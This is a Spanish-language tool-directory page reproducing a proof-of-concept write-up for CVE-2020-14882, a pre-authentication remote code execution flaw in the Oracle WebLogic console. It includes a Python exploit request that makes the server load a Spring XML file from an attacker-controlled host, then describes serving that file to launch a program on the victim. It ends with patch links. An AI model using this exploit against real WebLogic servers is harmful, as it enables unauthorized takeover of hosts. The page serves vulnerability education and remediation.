Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/lucaspdiniz/cve-2020-14882
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHublucaspdiniz/cve-2020-14882

CVE-2020-14882

Toma de control de Oracle WebLogic Server

Ver Repositorio
126hace 2 añosAún no revisado
Compartir

Vulnerabilidad RCE en WebLogic - CVE-2020-14882

  • Introducción

CVE-2020-14882 es una falla de ejecución remota de código (RCE) en el componente Console de Oracle WebLogic Server. La falla de preautenticación recibió una complejidad de ataque "baja" y fue destacada como "fácilmente explotable" por Oracle, lo que resultó en una puntuación CVSSv3 crítica de 9.8. Una explotación exitosa permitiría a un atacante no autenticado comprometer el servidor Oracle WebLogic a través de HTTP y tomar el control total del host. (Más información - Tenable)

  • Puntuación de gravedad - CVSS 3 ⚠️


Las versiones compatibles que se ven afectadas son 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 y 14.1.1.0.0.

Exploración - POC ❗

Entorno 💻

Víctima (WebLogic Server): 192.168.0.15 - Windows 10 PRO ejecutando WebLogic Server.
Atacante (Archivo XML alojado): 192.168.0.16 - Kali Linux - GNU/Linux - Debian.

  1. Como primer paso, creemos un archivo Python que explotará la vulnerabilidad en WebLogic.

Payload:

import requests
url = http://{}:{}/console/images/%252E%252E%252Fconsole.portal' \
		'?_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext' \
		'(%22http://192.168.0.16:8000/Documents/teste.xml%22)'.format('192.168.0.15', '7001')
response = requests.get(url)

Este payload llamará a una librería XML de Spring Framework para enviar una solicitud a un servidor en el dominio del atacante buscando el archivo teste.xml.

  1. Necesitamos preparar el archivo XML que será llamado por la víctima. Creamos una estructura XML estándar; sin embargo, incluimos el framework y los campos de valor son importantes en este paso porque se ejecutarán en la víctima. Para este ejemplo, estamos llamando al archivo de la calculadora de Windows.



  1. En el host del atacante, necesitamos crear un servidor con el archivo XML para que la víctima lo solicite. Para mayor facilidad, usamos nuestro propio servidor Python http.server.

  1. Iniciando el ataque 🎯. Iniciamos el script desde el paso 1, En este paso, pudimos identificar el registro de las llamadas al archivo XML realizadas por la víctima.


  1. RCE ejecutado con éxito 💥. En el lado de la víctima, es posible ver la ejecución remota (RCE) de la calculadora de Windows.

Conclusión

El 28 de octubre, un investigador de seguridad llamado Jang publicó una entrada de blog (en vietnamita) sobre CVE-2020-14882, incluidos detalles parciales que podían usarse para un PoC. Jang no es ajeno a las fallas de WebLogic, ya que se le atribuye el descubrimiento y la notificación de CVE-2020-2555 a Oracle, que parcheó la vulnerabilidad en su CPU de enero de 2020. En marzo, Jang confirmó que CVE-2020-2555 no se había corregido por completo. El bypass de CVE-2020-2555 fue divulgado por otro investigador, Quynh Le, del VNPT Information Security Center (ISC). Tanto Le como Jang recibieron crédito por notificar este bypass, identificado como CVE-2020-2883. (Más información - Tenable)

Algunos enlaces para ayudar a corregir

  • Oracle WebLogic: CVE-2020-14882 : Actualización de Parches Críticos (Doc ID 2771503.1). (Soporte Oracle)

  • Aviso de Actualización de Parches Críticos de Oracle - Octubre de 2020. (Soporte Oracle)

  • Cómo Mitigar el Impacto de CVE-2020-14882 Weblogic. (Soporte Oracle)

  • Vulnerabilidad en el producto Oracle WebLogic Server de Oracle Fusion Middleware. (Mitre - CVE)

Vulnerabilidad Corregida ✅

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    322

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →